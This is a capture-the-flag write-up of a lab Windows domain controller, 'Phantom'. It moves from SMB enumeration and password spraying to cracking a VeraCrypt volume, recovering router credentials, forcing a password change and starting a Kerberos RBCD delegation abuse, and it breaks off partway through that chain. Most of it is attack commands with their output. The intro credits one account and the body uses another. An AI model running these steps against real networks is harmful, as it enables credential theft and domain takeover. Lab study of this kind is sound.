
Phantom is a medium difficulty Windows machine which highlights AD exploitation. Initial enumeration reveals a publicly accessible SMB Share containing an email file with a base64 encoded PDF attachment that leaks a domain password. After enumerating domain users and performing a password spray, valid credentials are discovered for the ibryant account. Further enumeration of network shares uncovers a VeraCrypt container, which, after cracking, discloses a VyOS router backup holding credentials. These credentials provide access to the lstanley account, which has sufficient rights to configure Resource-Based Constrained Delegation (RBCD). By abusing RBCD and leveraging S4U2Self/S4U2Proxy Kerberos delegation, we impersonate a Domain Admin and achieve full domain compromise.
Enumeration
Nmap Scan
We started to conduct our enumeration, by leveraging Nmap to find open ports on the target machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| ➜ sudo nmap -sV -sC 10.129.234.63
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-22 16:22 UTC
Nmap scan report for dc.phantom.vl (10.129.234.63)
Host is up (0.0074s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-22 16:22:24Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: PHANTOM
| NetBIOS_Domain_Name: PHANTOM
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: phantom.vl
| DNS_Computer_Name: DC.phantom.vl
| DNS_Tree_Name: phantom.vl
| Product_Version: 10.0.20348
|_ System_Time: 2026-03-22T16:22:25+00:00
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2026-03-21T13:08:02
|_Not valid after: 2026-09-20T13:08:02
|_ssl-date: 2026-03-22T16:23:05+00:00; +1s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
|
Based from the output abuse, there aren’t any uncommon ports open. Because SMB is enabled, the next enumeration step is to conduct SMB enumeration.
SMB Enumeration
Guest Access Share
1
2
3
4
5
6
7
8
9
10
11
| ➜ Phantom nxc smb 10.129.234.63 -u 'guest' -p '' --shares
SMB 10.129.234.63 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
<SNIP>
----------- ------
SMB 10.129.234.63 445 DC ADMIN$ Remote Admin
SMB 10.129.234.63 445 DC C$ Default share
SMB 10.129.234.63 445 DC Departments Share
SMB 10.129.234.63 445 DC IPC$ READ Remote IPC
SMB 10.129.234.63 445 DC NETLOGON Logon server share
SMB 10.129.234.63 445 DC Public READ
SMB 10.129.234.63 445 DC SYSVOL Logon server share
|
Based from the output abose, we are able to identify SMB Share that Guests have read permissions on: Public
1
2
3
4
5
6
7
| ➜ Phantom smbclient //dc.phantom.vl/'Public' -U "Guest"
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Thu Jul 11 15:03:14 2024
.. DHS 0 Thu Aug 14 11:55:49 2025
tech_support_email.eml A 14565 Sat Jul 6 16:08:43 2024
|
Download Email File
We are able to download the file by utilizing the following command:
1
2
3
4
5
6
7
8
9
10
11
12
| ➜ Phantom smbclient //dc.phantom.vl/'Public' -U "Guest"
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Thu Jul 11 15:03:14 2024
.. DHS 0 Thu Aug 14 11:55:49 2025
tech_support_email.eml A 14565 Sat Jul 6 16:08:43 2024
6127103 blocks of size 4096. 2385704 blocks available
smb: \> prompt off
smb: \> get tech_support_email.eml
getting file \tech_support_email.eml of size 14565 as tech_support_email.eml (618.4 KiloBytes/sec) (average 618.4 KiloBytes/sec)
|
Based om the email contents, we identified that it contains base64 encoded pdf file. We can decode this and review the pdf file itself.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| ➜ Phantom more tech_support_email.eml
<SNIP>
Dear Tech Support Team,
I have finished the new welcome email template for onboarding new employees.
Please find attached the example template. Kindly start using this template for all new employees.
Best regards,
Anthony Lucas
--===============6932979162079994354==
Content-Type: application/pdf
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="welcome_template.pdf"
<SNIP>
--===============6932979162079994354==--
|
User Enumeration
We have identified a password based from the PDF file, now we have to enumerate the users that are present on the target system. We performed rid brute force.
1
| ➜ Phantom nxc smb dc.phantom.vl -u 'guest' -p '' --rid-brute | grep "SidTypeUser" | awk -F'\\\\' '{print $2}' | awk '{print $1}' > userlist.txt
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| ➜ Phantom cat userlist.txt
Administrator
Guest
krbtgt
DC$
svc_sspr
rnichols
pharrison
wsilva
elynch
nhamilton
lstanley
bbarnes
cjones
agarcia
ppayne
ibryant
ssteward
wstewart
vhoward
crose
twright
fhanson
cferguson
alucas
ebryant
vlynch
ghall
ssimpson
ccooper
vcunningha
|
Password Spray
We have now a possible userlist, we can utilize the password that we found earlier inside the PDF file.
1
2
| ➜ Phantom nxc smb dc.phantom.vl -u userlist.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success | grep '+'
SMB 10.129.234.63 445 DC [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
|
SMB Share Enumeration
We have identified a valid user, we started to look what permissions that user has over SMB shares.
1
2
3
4
5
6
7
8
9
10
11
12
13
| ➜ Phantom nxc smb dc.phantom.vl -u ibryant -p 'Ph4nt0m@5t4rt!' --shares
SMB 10.129.234.63 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.63 445 DC [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SMB 10.129.234.63 445 DC [*] Enumerated shares
SMB 10.129.234.63 445 DC Share Permissions Remark
SMB 10.129.234.63 445 DC ----- ----------- ------
SMB 10.129.234.63 445 DC ADMIN$ Remote Admin
SMB 10.129.234.63 445 DC C$ Default share
SMB 10.129.234.63 445 DC Departments Share READ
SMB 10.129.234.63 445 DC IPC$ READ Remote IPC
SMB 10.129.234.63 445 DC NETLOGON READ Logon server share
SMB 10.129.234.63 445 DC Public READ
SMB 10.129.234.63 445 DC SYSVOL READ Logon server share
|
Based from the output above, we gained read access to Departments Share
Download Whole SMB Share
There is a certain amount of files present on the SMB share, instead of analyzing them on the share we copied everything to our machine for reviewing.
1
2
3
4
5
6
7
8
9
| ➜ Phantom smbclient //dc.phantom.vl/'Departments Share' -U "ibryant"
Password for [WORKGROUP\ibryant]:
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Sat Jul 6 16:25:31 2024
.. DHS 0 Thu Aug 14 11:55:49 2025
Finance D 0 Sat Jul 6 16:25:11 2024
HR D 0 Sat Jul 6 16:21:31 2024
IT D 0 Thu Jul 11 14:59:02 2024
|
1
2
3
4
5
| smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
<SNIP>
getting file \IT\Backup\IT_BACKUP_201123.hc of size 12582912 as IT/Backup/IT_BACKUP_201123.hc (42815.3 KiloBytes/sec) (average 33480.3 KiloBytes/sec)
|

Based On the output above, we have identified an encrypted VeraCrypt volume.
Exploitation
Decrypting VeraCrypt Volume
Resource: https://labex.io/tutorials/kali-crack-a-veracrypt-volume-password-594492
Creating Crackable Hash
1
2
3
4
5
6
7
| ➜ Backup dd if=./IT_BACKUP_201123.hc of=./hash bs=512 count=1
1+0 records in
1+0 records out
512 bytes copied, 1.8486e-05 s, 27.7 MB/s
➜ Backup ls -al hash
-rw-rw-r-- 1 n0xshell n0xshell 512 Mar 22 16:42 hash
|
Crack Hash
We utlized Hashcat custom password rule, to generate mutations of its password
1
2
3
4
5
6
| ➜ Backup hashcat -m 13722 -a 3 hash 'Phantom20?d?d!'
hashcat (v6.2.6) starting
<SNIP>
hash:Phantom2023!
|
Password: Phantom2023!
Decrypt Volume
We mounted the volume and provided the password inside VeraCrypt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| ➜ Backup ls -al /media/veracrypt1
total 11192
drwx------ 2 n0xshell n0xshell 1024 Jul 6 2024 '$RECYCLE.BIN'
drwx------ 4 n0xshell n0xshell 16384 Jan 1 1970 .
drwxr-xr-x 1 root root 20 Mar 22 16:45 ..
drwx------ 2 n0xshell n0xshell 1024 Jul 6 2024 'System Volume Information'
-rwx------ 1 n0xshell n0xshell 47391 Jul 6 2024 azure_vms_0805.json
-rwx------ 1 n0xshell n0xshell 47391 Jul 6 2024 azure_vms_1023.json
-rwx------ 1 n0xshell n0xshell 47391 Jul 6 2024 azure_vms_1104.json
-rwx------ 1 n0xshell n0xshell 47391 Jul 6 2024 azure_vms_1123.json
-rwx------ 1 n0xshell n0xshell 1012407 Jul 6 2024 splunk_logs1203
-rwx------ 1 n0xshell n0xshell 1012407 Jul 6 2024 splunk_logs_1003
-rwx------ 1 n0xshell n0xshell 1012407 Jul 6 2024 splunk_logs_1102
-rwx------ 1 n0xshell n0xshell 19348 Jul 6 2024 ticketing_system_backup.zip
-rwx------ 1 n0xshell n0xshell 8191211 Jul 6 2024 vyos_backup.tar.gz
|
Reviewing vyos Arhcive
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
| ➜ Phantom sudo tar zxf vyos_backup.tar.gz
➜ Phantom ls
Finance IT config file.pdf lib media opt run srv tmp var
HR bin etc home lib64 mnt root sbin tech_support_email.eml userlist.txt vyos_backup.tar.gz
➜ Phantom ls -l
total 8032
drwxrwxr-x 2 n0xshell n0xshell 100 Mar 22 16:40 Finance
drwxrwxr-x 2 n0xshell n0xshell 120 Mar 22 16:40 HR
drwxrwxr-x 3 n0xshell n0xshell 160 Mar 22 16:40 IT
lrwxrwxrwx 1 root root 7 Jul 6 2024 bin -> usr/bin
drwxrwsr-x 7 root debian-tor 200 Jul 6 2024 config
drwxr-xr-x 128 root root 4780 Jul 6 2024 etc
-rw-rw-r-- 1 n0xshell n0xshell 10157 Mar 22 16:31 file.pdf
drwxr-xr-x 4 root root 80 Jul 6 2024 home
lrwxrwxrwx 1 root root 7 Jul 6 2024 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Jul 6 2024 lib64 -> usr/lib64
drwxr-xr-x 2 root root 40 Jul 6 2024 media
drwxr-xr-x 2 root root 40 Jul 6 2024 mnt
drwxr-xr-x 3 root root 60 Jul 6 2024 opt
drwx------ 4 root root 140 Jul 6 2024 root
drwxr-xr-x 44 root root 1180 Jul 6 2024 run
lrwxrwxrwx 1 root root 8 Jul 6 2024 sbin -> usr/sbin
drwxr-xr-x 4 root root 80 Jul 6 2024 srv
-rw-r--r-- 1 n0xshell n0xshell 14565 Mar 22 16:28 tech_support_email.eml
drwxrwxrwt 10 root root 240 Jul 6 2024 tmp
-rw-rw-r-- 1 n0xshell n0xshell 245 Mar 22 16:34 userlist.txt
drwxr-xr-x 13 root root 300 Jul 6 2024 var
-rwx------ 1 n0xshell n0xshell 8191211 Mar 22 16:46 vyos_backup.tar.gz
|
We are able to extract the archive. We identified a password inside the following file opt/vyatta/etc/config/config.boot
1
2
3
4
5
| local-users {
username lstanley {
password "gB6XTcqVP5MlP7Rc"
}
}
|
Password Spray
Since we identified a new password, we performed password spray with this password.
1
2
3
4
5
6
7
| ➜ Phantom nxc smb dc.phantom.vl -u userlist.txt -p 'gB6XTcqVP5MlP7Rc'
SMB 10.129.234.63 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.63 445 DC [-] phantom.vl\Administrator:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\Guest:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\krbtgt:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\DC$:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
|
We identified a valid account, which enabled us user level access to the system.
1
2
| bash
svc_sspr:gB6XTcqVP5MlP7Rc
|
1
2
3
| ➜ Phantom nxc winrm dc.phantom.vl -u svc_sspr -p 'gB6XTcqVP5MlP7Rc'
WINRM 10.129.234.63 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)
WINRM 10.129.234.63 5985 DC [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc (Pwn3d!)
|
Post-Exploitation
Post-Enumeration
BloodHound

We ran BloodHound, and identified the privilege escalation path.
Change Password
1
2
| ➜ Tools bloodyAD -H 10.129.234.63 -d phantom.vl -u svc_sspr -p 'gB6XTcqVP5MlP7Rc' set password crose 'Hacker123!'
[+] Password changed successfully!
|
Abuse AddAllowedToAct
https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users
Retrieve TGT Crose User
1
2
3
4
| ➜ Tools getTGT.py 'phantom.vl/crose:Hacker123!'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in crose.ccache
|
Obtain TGT Session Key
1
2
3
4
5
6
| ➜ Tools describeTicket.py crose.ccache
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key : 0487828563a955e2bd9ee38bfb0314c2586d185cbae868f58dbc40ddba778588
|
Change NT Hash with TGT Session Key
1
2
3
4
5
6
7
| ➜ Tools changepasswd.py -newhashes 0487828563a955e2bd9ee38bfb0314c2586d185cbae868f58dbc40ddba778588 phantom.vl/crose:'Hacker123!'@dc.phantom.vl
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Changing the password of phantom.vl\crose
[*] Connecting to DCE/RPC as phantom.vl\crose
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
|